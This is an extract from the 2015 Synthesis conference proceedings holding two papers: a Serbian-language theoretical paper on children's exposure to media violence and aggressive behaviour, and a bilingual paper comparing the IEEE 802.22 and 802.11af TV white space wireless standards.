Reč agresija u svakodnevnom govoru najčešće ima negativnu konotaciju. Agresivnost se odnosi na napadanje, nasiliničko ponašanje koje uključuje destruktivne i štetne akcije prema ljudima i/ili predmetima a čiji je cilj nanošenje štete ili boli. Agresivno ponašanje može biti reakcija na izazov, provokaciju ili ometanje, ali isto tako ne mora biti ničim izazvana. Reč agresija izvedena je od latinske reči *aggredi* što znači napasti (Stanić, 2008).

Postoji određena terminološka zbrka oko toga šta predstavlja agresivno ponašanje, a šta nasilje. Često se ovi termini koriste i kao sinonimi. Popadić (2009) je pokušao da ponudi razgraničenje ovih termina.

On smatra da je bitna odlika nasilja da je ono namerno i neopravdano nanošenje štete. Iako se i agresija može definisati na isti ili bar sličan način, Popadić ističe da se agresivnost može ispoljavati i kao potencijal koji nije nužno doveo do nanošenja štete i boli. Tako u stvari agresija predsavlja širi pojam od nasilja. Naime, Popadić smatra da je nasilje u stvari realizovana agresija. Još jedna bitna razlika između nasilja i agresije je neopravdanost. Dakle, nasilje je uvek neopravdana i preterana akcija, dok agresija ne mora nužno biti.

Različite podele agresije i agresivnog ponašanja akcenat stavljaju na različite aspekte kao i posledice agresivnosti. Tako je moguće razlikovati napadačku i odbrambenu agresivnost.

Za razliku od napadačke agresije koja za cilj ima namerno nanošenje štete, odbrambena agresija je adaptivna i služi samoočuvanju. Međutim, ukoliko je reakcija izražena i praćena velikim i ozbiljnim posledicama, onda se odbrambena agresija pretvara u destruktivnu (Bilić, 1999).

Uloga medija posebno se smatra važnom u adolescenciji, u vremenu nesigurnosti, intimnih i osetljivih pitanja. Adolescent ta pitanja ne želi da deli sa drugima, već najčešće pribegava medijima, odnosno medijskom sadržaju. Mediji, kao moćno sredstvo kontrole i manipulacije, putem moćnih mehanizama i tehnika, proizvode stereotipe, koji za rezultat mogu imati stigmatizaciju neke društvene grupe, kao što je etiketiranje. Određene predstave o nekoj grupi, mogu se duboko ukoreniti, ako se učestalo prikazuju putem medija, jer se učestalo i nepekidno ponavljanje neistine vremenom transformiše u ono što je tzv. istina, pogotovu kada se verodostojnost informacije ne može proveriti (Burić, 2010).

Kada se, nakon takvih i sličnih događaja, počnu uviđati prvi znakovi razaranja porodice, neminovan je i predvidiv sled događaja unutar šire društvene zajednice, a samim tim, tako polakomljenim i nestabilnim mnogo je lakše manipulisati i upravljati (Dmitrović, 2011).

Mediji, osim što nude određene stereotipe ponašanja, oni i usmerevaju događanja koja su značajna za ljudsku zajednicu. Takođe, izveštavaju o različitim vrstama nasilja, pokazuje ga autentičnim snimcima, opisuju, dočaravaju postupak simulacije.

Virtuelna stvarnost nudi dečijoj mašti i znatiželji gotove predstave, projekcije junaka koji postaju njihovi lideri i identifikacioni modeli. Mladi ljudi takođe su podložni televizijskom uticaju, posebno u adolescentnom periodu, kada je njihov karakter labilne prirode, sklon konstantnom menjanju i prilagođavanju mnogobrojnim uticajima, posebno uticaju medija, kao najzastupljenijem činiocu u životima mladih ljudi (Stojković, 2012).

Ovaj oblik nasilja se dosta razlikuje od realnog, odnosno stvarnog nasilja, a glavna razlika je u korišćenju sredstava kojima se ono ostvaruje. Mnogi adolescenti i mladi upuštaju se u virtuelno nasilje, jer je to fenomen koji omogućuje anonimnost. Korišćenje različitih lozinki i lažnih imena pruža mogućnost skrivanja sopstvenog identiteta, preuzimajući virtuelni, mladima je omogućena sloboda u vidu postupanja i predstavljanja drugim osobama. Takav način ophođenja sa žrtvom iziskuje manje energije i ličnog rizika, koji prati suočavanje licem u lice. Jednostavnije je ranjavati drugo lice sakriven iza lozinke i lažnog imena, nego se s njim suočiti licem u lice. Upravo zbog toga nasilnik nije svestan štete koju nanosi drugoj osobi (Mandarić, 2012).

Izloženost jednom medijskom nasilju, ne pokazuje mnogo dokaza u prilog dugoročnijeg uticaja, pri čemu su efekti medijskog nasilja manje vidljivi. Dugoročni efekti izlaganju medijskog nasilja, uključuju procese učenja. Od detinjstva ljudi uče kako da doživljavaju, procenjuju, sude, i odgovore na događaje u fizičkom i društvenom okruženju. Različite strukture saznanja se razvijaju tokom vremena. Oni su zasnovani na svakodnevnom posmatranju i interakciji sa drugim ljudima, realnim (kao npr. u porodici) i zamišljenim (kao u medijima). Svaki nasilan medij, je na neki način vrsta znanja o proceni, suđenju o situacijama u realnom životu (Anderson & Bushman, 2001).

### PREDMET ISTRAŽIVANJA

Pitanje koje se postavlja je pitanje kauzalnosti medija i agresivnosti. Da li izloženost medijskom nasilju zaista izaziva agresiju? Mnoga istraživanja, posebno tangentana i korelaciona, nisu mogla da determinišu smer uzročnosti. Zato je važno da se uzme u obzir i suprotna teorija: možda je kao inicijalna kapisla uvećanom nivou agresivnosti upravo u agresivnim sadržajima medija? Stavovi da izloženost medijskom nasilju izaziva agresivno ponašanje, izražava agresivnist ljudi koji imaju visok nivo kontrole ka nasilnom sadržaju. Vrlo je verovatno da dvosmerni efekti postoje, što znači da se kreću i u dvosmernim pravcima.

Stoga, predmet našeg istraživanja je prepoznavanje različitih posledica dečije izloženosti medijskom nasilju i subjekata koji su obuhvaćeni, kao i faktora koji povećavaju nivo agresivnosti usled medijskog uticaja nasilnih sadržaja.

### PROBLEM ISTRAŽIVANJA

Nas je posebno zanimala kauzalna veza između medija i agresivnog ponašanja učenika. Dakle, problem ovog istraživanja je odgovor na pitanje da li mediji i agresivnost imaju uzročno-posledičnu efikasnost?

### CILJ I KARAKTER (STRATEGIJA) ISTRAŽIVANJA

Na osnovu definisanja problema i predmeta istraživanja, osnovni cilj ovog teorijsko-kvalitativnog istraživanja jeste utvrđivanje posledica dečije izloženosti medijskom nasilju i faktora koji povećavaju nivo agresivnosti.

## TEORIJSKA INTERPRETACIJA

Različite posledice dečije izloženosti medijskom nasilju ističu dva stanovišta, koja su povezana sa samim ponašanjem. Prvo, stavovi i percepcije realnosti kao posledica izloženosti medijskom nasilju i drugo, stepen tolerancije dece na nasilje i na agresiju u realnom životu (Molitor & Hirsch, 1994). Ova dva efekta se na prvi pogled razlikuju od efekta agresivnog ponašanja, ali ipak utiču na širi aspekt interakcije. Ako stavovi dece podrazumevaju prihvatanje nasilja kao načina rešavanja problema, realno je očekivati da date u životnim situacijama reaguje nasiljem.

Deo faktora koji utiču na ponašanje je percepcija deteta o svetu koji ga okružuje. Problematika "neosećajnosti" je u vezi sa ponašanjem dece koja, odbijajući pomoć u realnom životu, kada se susretnu sa agresijom, u stvari ohrabruju nasilje. Razumno



DOI: 10.15308/Synthesis-2015-43-46

je da se misli da neosećajnost potiče od promena u ponašanju, koje je usmereno ka prihvatanju realnog nasilja u životu. Teško je reći kakav efekat je direktno prouzrokovan konzumacijom medijskog nasilja, ako je uopšte prouzrokovan. Stoga je važno uzeti u obzir i treću promenljivu koja se pojavljuje u efektima medijskog nasilja. Uzimajući u obzir pomenute promenljive, Heath (1989), su istakli da druge dve, principijalno različite promenljive, povećavaju agresivno ponašanje, nekada čak i bez povećane izloženosti medijskom nasilju.

Te dve promenljive su nedostatak jasnih normi protiv agresije u domu deteta i kod roditelja koji koriste psihičko kažnjavanje. Ove promenljive su i dobri indikatori veće ispitanosti medijskog nasilja u izvedenim eksperimentima, u poređenju sa decom u čijim domovima postoje jasne norme i/ili nikakvo psihičko kažnjavanje (Heath, 1989).

Faktori koji utiču na verovatnost da dete bude pogođeno agresivnim ponašanjem nakon konzumiranja nasilnog sadržaja su: Percepcija deteta ka nasilju kao realnoj pojavi, identifikacija deteta sa TV likovima i njegovo uverenje o društvenoj prihvatljivosti nasilja u globalu. Deca ne reaguju tako intenzivno kada su svesna fiktivnog elementa u medijskom sadržaju. Ona obično shvataju da pojedini sadržaji ne odgovaraju realnosti. Postoji i suprotna povezanost: Agresivnija deca veruju da je televizija realnija i stoga imitiraju ovakvo ponašanje.

Ako percepcija igra tako važnu ulogu u osnovnim efektima medijskog nasilja, kao treći faktor, može se pretpostaviti da promena percepcije takođe redukuje ovakav efekat. Retko koja studija je uzela u obzir ublažavanje efekata imitacije agresivnog ponašanja, ali studija Huesmana i ostalih (1983) je jedna od njih. Po mišljenju istraživača, uspeh studije podržava tezu da je verovanje dece u nasilje kao u prihvatljivo ponašanje u društvu, faktor agresivnog ponašanja. Studija je uspela u redukovanju efekta nasilnog medijskog sadržaja na agresiju na taj način što je spoznala kako deca aktivno reflektuju ponašanje na viđeno nasilno ponašanje. Istraživači su prepoznali da uzrast deteta, tokom dve godine, koliko je studija trajala, veoma kritičan period, jer nivo dečije agresije obično raste tokom godina, što je i bio slučaj sa kontrolnom grupom. Istraživači su pronašli da se percepcija medijskog nasilja od strane dece menja, i da se njihov nivo agresivnog ponašanja povećava mnogo manje nego kod dece iz kontrolne grupe. Štaviše, ovo se događa kada deca svoje navike koje se tiču medija značajno ne menjaju. Zaključak je bio da se nivo agresivnosti mora zaustaviti na određenom nivou u odnosu na konzumaciju medijskog sadržaja; u suprotnom, intervencija neće dati željene rezultate. Još jedan zaključak se nameće, a to je da je stav dece ka medijskom nasilju mnogo važniji od same izloženosti njemu. Medijsko nasilje je možda samo posredna promenljiva koja ukazuje da dete u inicijalnoj fazi pokazuje znake agresivnog ponašanja ili verovatnije, dete svojevoljno prihvata nasilje i tako dela agresivnije.

Poslednji faktor koji treba uzeti u obzir, u odnosu na pitanje uticaja medijskog nasilja, jeste način na koji medijsko nasilje izgleda u očima deteta, u poređenju sa objektivnim stavovima odraslih. Deca nisu samo ekrani koji imitiraju ono što je nekonvencionalno u njihovom okruženju.

Brojne eksperimentalne studije i istraživanja (Freedman, 1994; Cohen, *et al*, 1996; Anderson & Bushman, 2001; Wilson, 2008) podržavaju hipotezu medijskog nasilja koje vodi u povećan nivo agresivnog ponašanja kod dece. Smatra se da je to naširoko podržana teza i nakon redefinisanja brojnih studija, evidentno je da je veza prisutna. Međutim, važno je da se ne izgubi u toj hipotezi i da posredne promenljive treba uzeti kao moguć razlog dečijeg nivoa agresije. Ova tematika preispituje da li su efekti podobni da budu izučavani u socijalnom vakumu. Lako je okriviti agresivnost kao posledicu medija, i kao ono što izaziva počinjena krivična dela u društvu ali je sigurno da su na to uticali brojni faktori kao što je inicijalni nivo agresivnosti koji je kod ljudi izražen, kao i okolina u kojoj čovek živi.

Posmatranje nasilja u medijima utiče ne samo na to deca uče agresivne postupke i nego čini da se svet vidi kao opasno mesto, što je pokazano i u našem teorijsko-kvalitativnom istraživanju. Takođe, posmatranje nasilja povećava verovatnoću da se nasilje vidi kao korisno sredstvo u rešavanju problema, može da proizvode ravnodušnost prema njemu i ujedno smanji saosećanje prema žrtvama nasilja. Iako su izloženi velikom broju nasilnih sadržaja, deca su i dalje osetljiva na nasilje i patnju drugih. Samo 6,3% dece izjavljuje da su ravnodušni nad nasiljem koje neka osoba preživljava. Ovakav podatak ukazuje da je negativni uticaj medija ipak ograničen, bar kod većine dece. Iako je nasilje u medijima veoma izraženo i očigledno ima efekte na decu pa ona tako vide svet kao nesigurno i opasno mesto, ohrabrujuća je informacija da učenici nisu postali ravnodušni na nasilje već ga i dalje prepoznaju kao nešto negativno.

S obzirom na to da nasilje u medijima ima ogrnaičen uticaj na mlade, postavlja se pitanje: Koji su to zaštitni faktori koji umanjuju i/ili neutrališu negativne efekte nasilja u medijima? Buduća istraživanja bi trebala da se pozabave identifikovanim problemom.

Mnoga deca i mladi, zbog zaposlenosti roditelja, nedostatka njihove pažnje, traže sagovornike preko društvenih mreža (Mandarić, 2012). Ovakvi podaci jasno potvrđuju da učenici provode sve više vremena na internetu i/ili gledajući televiziju i da mediji postaju ključni za socijalizaciju mladih kao i jedan od glavnih činioca koji utiče na promovisanje određenih društvenih vrednosti. Potencijalni problem je činjenica da roditelji nisu dovoljno uključeni niti informisani o sadržajima kojima su njihova deca izložena. Dodatni problem je to što dete koje provodi previše vremena na internetu ili gledajući televiziju smanjuje broj socijalnih interakcija sa vršnjacima i odraslima što vodi ka tome da dete ne razvija neophodne socijalne veštine. Posledično, nedostatak socijalnih veština može biti uzrok agresivnog ponašanja deteta koje ne razume da je njegovo ponašanje neodgovarajuće.

## REZIME

Kada se nivoi stvarnosti više ne mogu razlikovati, odnosno, kada više ne mogu posredovati različiti kriterijumi koji omogućuju razlikovanje, kada svako odgovorno delovanje ne gubi samo svoj okvir orijentacije: onda više nije moguće ni razlikovanje između stvarnosti kakva ona zapravo jeste i kakva bi trebala biti. Celokupno delovanje na moralne vrednosti mladih postaje nemoguće, postaje svejedno, degradirano do igre. U skladu sa tim, i takozvana stvarnost postaje puka iluzija. Etički relevantni prostor delovanja postaje igralište samovoljne manipulacije. Etičko delovanje gubi u maglovite rekonstrukcije i dekonstrukcije. Ono se zapravo zamenjuje neodgovornim konstruktima stvarnosti (Burić, 2010).

Podsticanje komunikacijskih veština dece kao i promovisanje asertivnog, a ne agresivnog ponašanja moglo bi da dovede do smanjivanja pojave agresivnog ponašanja dece i mladih.

Kao poseban problem ističe se pitanje: Da li dete koje je previše izloženo medijskim uticajima može da razvije neophodne socijalne veštine koje će mu pomoći u građenju adekvatnih socijalnih odnosa sa drugima? Nedostatak socijalnih veština može biti uzrok agresivnog ponašanja deteta, ali i faktor koji će povećati šansu da neko dete postane žrtva nasilničkog ponašanja drugih. Dakle, roditelji moraju da ograniče vreme koje dete provodi na internetu/ispred televizora kao i da kontrolišu sadržaje kojima je dete izloženo. Osim toga, neophodno je da



DOI: 10.15308/Synthesis-2015-43-46

podstiču socijalne veštine deteta kao i da steknu i neguju odnos pun poverenja i podrške. Na taj način moguće je smanjiti negativni uticaj medija.

S obzirom da percepcija ličnosti igra važnu ulogu u osnovnim efektima medijskog nasilja, može se pretpostaviti da promena percepcije može redukovati ovakav efekat. Jedna od mogućih strategija koja otklanja negativne efekte medija jeste sticanje medijske kompetentnosti koja omogućava pojedincu da se zaštiti od manipulacije medija, ali da istovremeno iskoristi pozitivne aspekte istih. Kako bi uspeh strategije bio delotvoran, potrebno je upoznati se sa navikama mladih, učestalošću korišćenja medija, sadržajem medija kao i proveriti aktuelni nivo medijske kompetencije. Ipak, čini se da nisu svi aspekti medijske kompetencije na istom odgovarajućem nivou pa je svakako neophodna dalja edukacija kako bi se negativni uticaj medija na agresivno ponašanje dece i mladih sprečio i/ili sveo na minimum. Edukacija odraslih o ovim problemima pomogla bi indirektno i deci koja bi na taj način mogla da koriste više izvora za učenje.

## LITERATURA


Anderson, C.A., & Bushman, J.B. (2001). Effects of violent video games on aggressive behavior, aggressive cognition, aggressive affect, physiological arousal, and prosocial behavior: A meta-analytic review of the scientific literature. *Psychological science*, 12(5), 353-359.

Bilić, V. (1999). Agresivnost mladih i mogućnost pomoći. *Obnovljeni život*, 54(1), 69-77.

Burić, J. (2010). Djeca i mladi kao konzumenti masovnih medija. *Filozofska istraživanja*, 4(2), 629-663.

Cohen, D., Nisbett, R., Bowdle, B., & Schwarz, N. (1996). Insult, Aggression, and the Southern Culture of Honor: An "Experimental Ethnography". *Journal of Personality and Social Psychology,* 70(5), 945–960.

Dmitrović, M. (2011). Uticaj televizije, crtanih filmova i kompjuterskih igrica na porast nasilja kod dece. *Socijalna misao*, 18(3), 45-64.

Freedman, J. (1994). Viewing television violence does not make people more aggressive. *Hofstra Law Review*, 22, 833-854.

Huesman L.R, Eron L.D., Klein R., Brice, P., & Fischer, P. (1983). Mitigating the imitation of agressive behaviors by changing children's attitudes about media violence. *Journal of Personality and Social Psychology*, 44, 899-910.

Mandarić, V. (2012). Novi mediji i rizično ponašanje djece i mladih. *Bogoslovska smotra*, 82(1), 131-149.

Molitor, F., & Hirsch, K.W. (1994). Childrens Toleration of Real-life aggression after exposure to media violence. *Journal Child Study, 24, 191-207.*

Popadić, D. (2009). *Nasilje u školama*. Beograd: Institut za psihologiju.

Stanić, I. (2008). Agresija kod mladih i njeno suzbijanje. *Pedagoška stvarnost*, 54(1-2), 147-163.

Stojković, N. (2012). Televizija i njene vaspitno-obrazovne mogućnosti. *Pedagoška stvarnost*, 58(2), 280-294.

Wilson, B. (2008). Media and children's aggression, fear and altruism. *The Future of children,* 18(1) 87-118.




DOI: 10.15308/Synthesis-2015-43-46

Synthesis
International Scientific Conference of IT and Business-Related Research

# COMPARISON OF TVWS STANDARDS

## POREĐENJE TV STANDARDA BELOG PROSTORA

Dejan Vujić[1], Miroslav Dukić[2]
[1]Indigo Telecom, Nairobi Business Park, Nairobi, Kenya;
[2]University Singidunum, Technical Faculty, Danijelova 32, Belgrade, Serbia

**Abstract:**
There is an increased interest in deploying wireless broadband access in unlicensed spectrum. Several standardised technologies are considered as potential solutions that could be used in most attractive white space bands - VHF and UHF analogue television bands, but the two most interesting are IEEE 802.22 and 802.11af. Option to choose solution makes pressure on system designers to select most appropriate technology to the application of interest to deploy, so it is necessary to have clear understanding of possibilities of those technologies and to make a list of criteria that the technologies could be compared by. The most attractive TV white space (TVWS) technologies have been compared in this paper regarding technology complexity, throughput, propagation and potential to deploy and future development. It is concluded that multiple standards and technologies are making confusion in the market while 802.11af might have most promising future as being based on long lasting Wi-Fi technology. IEEE 802.11af will have better throughput than 802.22, while propagation effects will be the same for both technologies. Due to the higher transmission power, IEEE 802.22 will provide wider coverage areas. Because of that, IEEE 802.22 is seen as good solution for rural broadband and small office – home office (SOHO) environment in rural areas.

**Key words:**
TV white space, broadband access, wireless networks.

**Apstrakt:**
Postoji povećano interesovanje za ostvarivanjem bežičnog širokopojasnog pristupa mrežama i uslugama u nelicenciranom prostoru. Nekoliko standardizovanih tehnologija smatraju se mogućim rešenjima koja bi se koristila u najaktraktivnijim pojasevima belog prostora – visoko i ultravisoko frekventnim (VHF i UHF) analognim televizijskim pojasevima; dve tehnologije se nameću kao najzanimljivije IEEE 802.22 i 802.11af. Neophodnost da se izabere rešenje stavlja pritisak na projektante sistema da odaberu najpodobniju tehnologiju i stoga je neophodno da postoji ne samo jasno razumevanje mogućnosti postojećih tehnologija već i lista kriterijuma na osnovu kojih bi se date tehnologije upoređivale. Ovaj rad poredi najinteresantnije TVWS tehnologije u pogledu kompleksnosti, protoka, propagacije i potencijala za korišćenje i dalji razvoj. Zaključujemo da mnoštvo standarda i tehnologija pravi zabunu na tržištu; 802.11af možda ima budućnost koja najviše obećava budući da je zasnovan na Wi-Fi tehnologiji koja je već dugo u upotrebi. IEEE 802.11af će imati bolji protok od 802.22, dok će kod obe tehnologije efekti propagacije biti isti. Zbog svoje veće prenosne moći, IEEE 802.22 će obezbediti veću oblast pokrivenosti. Zbog toga se IEEE 802.22 smatra dobrim rešenjem za ruralne široke pojaseve i SOHO okruženja u ruralnim oblastima.

**Ključne reči:**
beli proctor, širokopojasni pristup, bežične mreže.

## 1. INTRODUCTION

There is an increasing interest in providing wireless broadband access in unlicensed spectrum. Recent efforts of 3GPP (Flore/3GPP, 2014) and a number of national regulators to allow LTE operation in unlicensed spectrum are only making this interest even higher. Very high and ultra high frequency bands, intended for analog TV broadcasting, are seen as most interesting candidate bands for deploying broadband access in unlicensed spectrum. There are several standards that are possible to deploy but IEEE 802.22 and IEEE 802.11af are the most promising ones. Having more than one candidate technology for a deployment requires network designers to evaluate all of them and to make objective criteria for comparing their performance.

Both IEEE 802.22 and IEEE 802.11af are intended for providing low cost broadband services to mostly underserved population. Because of that, scale of economy and price of a base station (BS) and customer premises equipment (CPE) are of great importance for successful technology deployment. Because of that, complexity of devices and overall network is one of important parameters to be analysed.

IEEE 802.22 is seen as wireless regional area network technology (WRAN) while IEEE 802.11af is treated as local wireless area network (WLAN). Because of that, their coexistence and complementary deployment should be investigated. Their radio coverage possibilities are interesting to analyse in order to estimate necessary resources and to deploy and achievable area of coverage. Together with the radio coverage, it is necessary to investigate potential throughput that could be achieved in order to determine services that could be deployed and to evaluate spectral efficiency of the selected technology.

Finally, deployed networks are intended to provide end users with services for the next decade. Because of that it is important to estimate future of each technology, their potential for further development and suitability for a number of potential future services.

The paper is organised as follows. After introduction, in Heading II description of IEEE 802.22 and IEEE 802.11af standards is given. In Heading III potential deployment scenarios are presented and are compared based on proposed criteria that are defined, especially regarding possible deployment scenarios. Heading IV gives concluding remarks.

E-mail: mdukic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-47-50

## 2. TVWS STANDARDS OVERVIEW

Two most interesting standards for technologies that could be deployed in VHF and UHF frequency bands intended for analog TV transmission are both developed by Institute of Electrical and Electronics Engineers (IEEE).

IEEE 802.22 could be described as the successor of IEEE 82.16, known as Worldwide Interoperability for Microwave Access (WiMAX) standard. As such, IEEE 802.22 defines OFDM, TDMA based system with frame structured media access control (MAC) layer. The standard (IEEE 802.22-2011, 2011) defines several quality of service (QoS) classes that are providing parameters for defining from best effort over non-real time and real time class of services to emulated TDM services. Available service classes allow planners to combine different services and to optimize available throughput. Maximum transmission power of 4W, both for BS and CPE, is a strong advocate that could be used in a coverage limited scenario of network deployments, which is most suitable to rural broadband deployments.

Available channel bandwidths are 6, 7 and 8MHz in frequency range from 56MHz to 810MHz. Practical deployments are currently performed in UHF frequency band while VHF has not been used so far.

IEEE 802.22 selects available TV channels based on query in spectrum management database using spectrum manager function. Spectrum sensing automata and spectrum sensing function are implemented both in BS and CPE and serve for less sophisticated channel selection process (IEEE 802.22-2011, 2011; IEEE 802.22a-2014, 2014). IEEE 802.22 standard defines implementation of higher order, spectrum efficient modulations, like 64 and 256 quadrature amplitude modulation (64-QAM), thus providing practical throughputs that are on the order of a maximum of 20Mb/s on a physical layer in 8MHz wide TV channel. Also, IEEE 802.22 devices are characterized by high sensitivity that goes down to -97dBm for BPSK with ½ coding ratio (Feng *et al*., 2013). Available throughput could be divided between downlink and uplink as per needed going from almost symmetric (DL:UL=14:12) to very asymmetric throughputs. Theoretical values of 23Mb/s for 64-QAM with coding ratio of 5/6 (IEEE 802.22-2011, 2011) are at the moment more theoretical than practical value. Also, standard defines TDD duplexing mode but in practice it is possible to deploy IEEE 802.22 system in FDD or in TDD mode, thus providing additional flexibility that could be used in the process of network planning. Discontinuous channels could be bundled in order o provide higher data rates that could provide throughputs which are reaching 100Mb/s on a physical (PHY) layer. Although standard defines mash network deployment, IEEE 802.22 is not suitable for such deployment and it is intended to be used for point-to-point and point-to-multipoint deployments.

IEEE 802.11af (IEEE 802.11af-2013, 2013) is Carrier Sense Multiple Access (CSMA) based solution that has strong background in the complete 802 family of IEEE standards. The existing background allows IEEE 802.11af to base QoS features on other 802 standards like IEEE 802.11e (802.11e-2005, 2005), IEEE 802.1p (IEEE 802.1p-2005, 2005) and IEEE 802.11Q (IEEE 802.1Q-2005, 2005) which is convenient for interconnection of different systems and easier QoS classes matching. Small transmission power of 100mW is limiting the coverage range, but it also provides option for deployment in capacity limited environment. In order to support transmission with a defined transmission power, sensitivity of -64dBm is required (Feng *et al*., 2013). Available throughputs in practical systems are close to 23Mb/s on a physical layer that could be used completely by BS or CPE in an OFDM, TDD based system. Theoretical values of almost 36Mb/s for 256-QAM with 5/6 coding ratio in 8MHz wide radio channel (IEEE 802.11af-2013, 2013) is currently not available in a commercial solutions. Flexibility of IEEE 802.11af is suitable for point-to-point, point-to-multipoint and mash deployments.

IEEE 802.11af uses spectrum sensing automata and spectrum sensing function in order to estimate spectrum occupancy and TV channels availability for transmission. Unfortunately, process is not the same thus geographically collocated IEEE 802.22 and IEEE 802.11af networks will cause severe interference to each other (Feng *et al*., 2013; Kang *et al*., 2011) and their coexistence is subject of further research.

It will be necessary to perform further research in order to define mechanism for the same and different TVWS technologies coexistence in the same frequencies in the same area (Ishizu *et al*, 2014; Gardellin *et al*, 2013; IEEE 802.22.2-2012, 2012). Certain efforts have been made in IEEE 802.19 work group (IEEE 802.19.1-2014, 2014) but these recommendations still need to be improved and implemented in commercial equipment.

Also, available commercial solutions are not fully complied with IEEE 802.22 or IEEE 802.11af which makes them proprietary and mutually not compatible. This limits potential deployments at the moment and the future work of standardization body and industry associations will be to organize interoperability tests for different manufacturers' equipment in order to achieve interoperability.

## 3. TVWS SYSTEMS DEPLOYMENT POSSIBILITIES

There are several deployment scenarios for TVWS systems that are seen as most favorable (Vujic *et al*., 2014; Sum *et al*., 2011, IEEE 802.22.2-2012, 2012):

- Systems providing broadband services to rural areas;
- Backhauling systems in remote areas;
- Deployments in critical situations, *e.g.* after natural disasters;
- Geolocation services and distribution of local information;
- Specific deployments like SCADA, industrial networking (machine-to-machine), smart grid networks *etc.*

TVWS systems are mostly seen as systems capable of providing rural broadband services to underserved population. This is the most common TVWS deployment scenario. In the case of such deployment, it is necessary to determine users' density and expected services. Obviously, in areas with low user density and lower data rates, higher transmission powers are needed. On the other side, in capacity limited environment, lower transmission power, lower antenna heights and directional antennae are required to better utilize existing spectrum.

IEEE 802.22 with 4W of maximum transmission power is better solution for coverage limited networks. Also this is a solution that could provide quality of service (QoS) to end users and it can cope with additional rise in number of users by adding additional channels without having problems associated with CSMA. On the other hand, lower transmitted power and native support for Ethernet make IEEE 802.11af a good candidate for capacity limited environment, such as wireless local area networks (WLAN). Although CSMA is not flexible enough to support large number of concurrent users, combination with IEEE 802.11g/n/ac in 2.4GHz and 5GHz frequency bands could be a solution. A combination of IEEE802.22 and IEEE 802.11af is also possible solution. Such solution would assume IEEE 802.22 to be used for regional coverage, while IEEE 802.11af would serve for local (hot spot) coverage.



DOI: 10.15308/Synthesis-2015-47-50

Both standards are intended to be deployed in the same frequency band or at least in UHF frequency band that is seen as most attractive. Because of that, it could be said that both technologies would provide same coverage areas for the same transmitted power. IEEE 802.11af, as technology with shorter guard interval (2.25μs or 4.5μs) (802.11af-2013, 2013) is more seen to provide coverage to shorter distances comparing to IEEE 802.22 (with guard interval equal to at least 7μs) (IEEE 802.22-2011, 2011) in real life environment. Also, IEEE 802.22 is characterized by longer transmit-to receive turnaround gap of 210μs (IEEE 802.22a-2014, 2014) and receive-to transmit turnaround gap time with minimum value of 81.8μs (IEEE 802.22a-2014) allowing much longer communication links comparing to IEEE 802.11af.

Although theoretical throughputs with channel bundling are very high (*e.g.* over 300Mb/s in the case of IEEE 802.11af), it will be hard in real life deployments to see such data rates as they require a number of radio channels, so technologies should be compared on a single channel throughput or at most 2 bundled channels. Practical deployments show that IEEE 802.11af is with smaller overhead and with higher data rate comparing to IEEE 802.22.

Throughput parameter is of great importance in situations where backhauling service in needed. TVWS network could be used as backhauling solution for security cameras or isolated areas and venues monitoring. Since such service requires transmission of video signal, throughput and latency are very important. IEEE 802.11af with smaller latency and higher throughput at physical and Internet protocol (IP) sublayer declares itself as a better candidate for such deployments.

Economy of scale is most important non-technical parameter and a key for successful commercial deployment. IEEE 802.22 is seen as WiMAX successor. Number of deployed units based on WiMAX is relatively small comparing to mobile phones and Wi-Fi enabled devices, thus making equipment (especially CPEs) expensive. Also, most interesting deployment scenario for IEEE 802.22 is rural broadband in regional networks which are, by default, characterized by the small number of users. Because of that, IEEE 802.22 might have similar market presence as it was with WiMAX networks in the previous years. On the other side, IEEE 802.11af devices could be incorporated in a number of Wi-Fi enabled devices by implementing multiband chipsets (*e.g.* TVWS, 2.4GHz and 5GHz) which would boost number of produced units and lower the price of it.

Technical complexity of the equipment could be estimated as similar. Most challenging requirements at the moment are effective design of tight spectrum masks for TVWS devices and flexible change to the radio channel selected for the transmission.

## 4. CONCLUSION

New telecommunication services require higher data rates. Also, there are still regions worldwide that could be described as underserved regarding available telecommunication services. In order to achieve economically viable solution that could provide broadband services with low capital and operational expenditure, it is necessary to deploy a new technology that will compile those two opposite requests. IEEE 802.22 and IEEE 802.11af are standards that are most promising for new networks deployed at TVWS. Nevertheless, IEEE 802.11af seems to be in advances as technology that could provide larger throughputs with better scale of economy, while achieving same level of technical complexity as IEEE 802.22. IEEE 802.22 will have lower market share and we expect it to be deployed in specific situations like in natural disasters situation, some machine-to-machine communication and regional networks with large coverage and relatively low data rates densities required per area.

Nevertheless, future of TVWS is not fully confirmed and it is necessary to continue research work in order to provide mechanism for coexistence of heterogeneous networks in TVWS (*e.g.* coexistence of 802.22 and IEEE 802.11af networks). In addition it is necessary to assure national regulators worldwide that deployment of such networks would bring more benefits to society than just selling the spectrum to mobile operators or any other interested party.

## LITERATURE


Sum, C.S. *et al.* (2011). Smart Utility Networks in TV White Space. IEEE Communications Magazine, 47(7), 132-139. DOI: 10.1109/MCOM.2011.5936166

Flore, D., & 3GPP. (2014). Chairmans Summary. 3GPP workshop on LTE in unlicensed spectrum. Sophia Antipolis, France. 13th June 2014. Retrieved from http://www.3gpp.org/news-events/3gpp-news/1603-lte_in_unlicensed

Vujic, D.S., & Dukic, M.L. (2014). On Applications of TVWS Systems. In: The 32nd Symposium on Novel Technologies in Postal and Telecommunication Traffic (PosTel 2014). pp.209-214. Belgrade, Serbia: Faculty of Traffic Engineering, University of Belgrade.

Kang, H., Lee, D., Jeong, B.J., & Kim, A.C. (2011). Coexistence Between 802.22 and 802.11af Over TV White Space. In: International Conference on ICT Convergence (ICTC2011). pp. 533-536. Seul, South Korea: IEEE.

IEEE 802.11af-2013. (2013). IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications Amendment 5: Television White Spaces (TVWS) Operation.

IEEE 802.11e-2005. (2005). IEEE Standard for Information technology—Telecommunications and information exchange between systems—Local and metropolitan area networks—Specific requirements, Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications, Amendment 8: Medium Access Control (MAC) Quality of Service Enhancements.

IEEE 802.19.1-2014. (2014). IEEE Standard for Information technology--Telecommunications and information exchange between systems -- Local and metropolitan area networks - Specific requirements - Part 19: TV White Space Coexistence Methods.

IEEE 802.1p-2005. (2005). IEEE Standard for Local and metropolitan area networks - LAN Layer 2 QoS/CoS Protocol for Traffic Prioritization.

IEEE 802.1Q-2005. (2005). IEEE Standard for Local and metropolitan area networks - Virtual Bridged Local Area Networks.

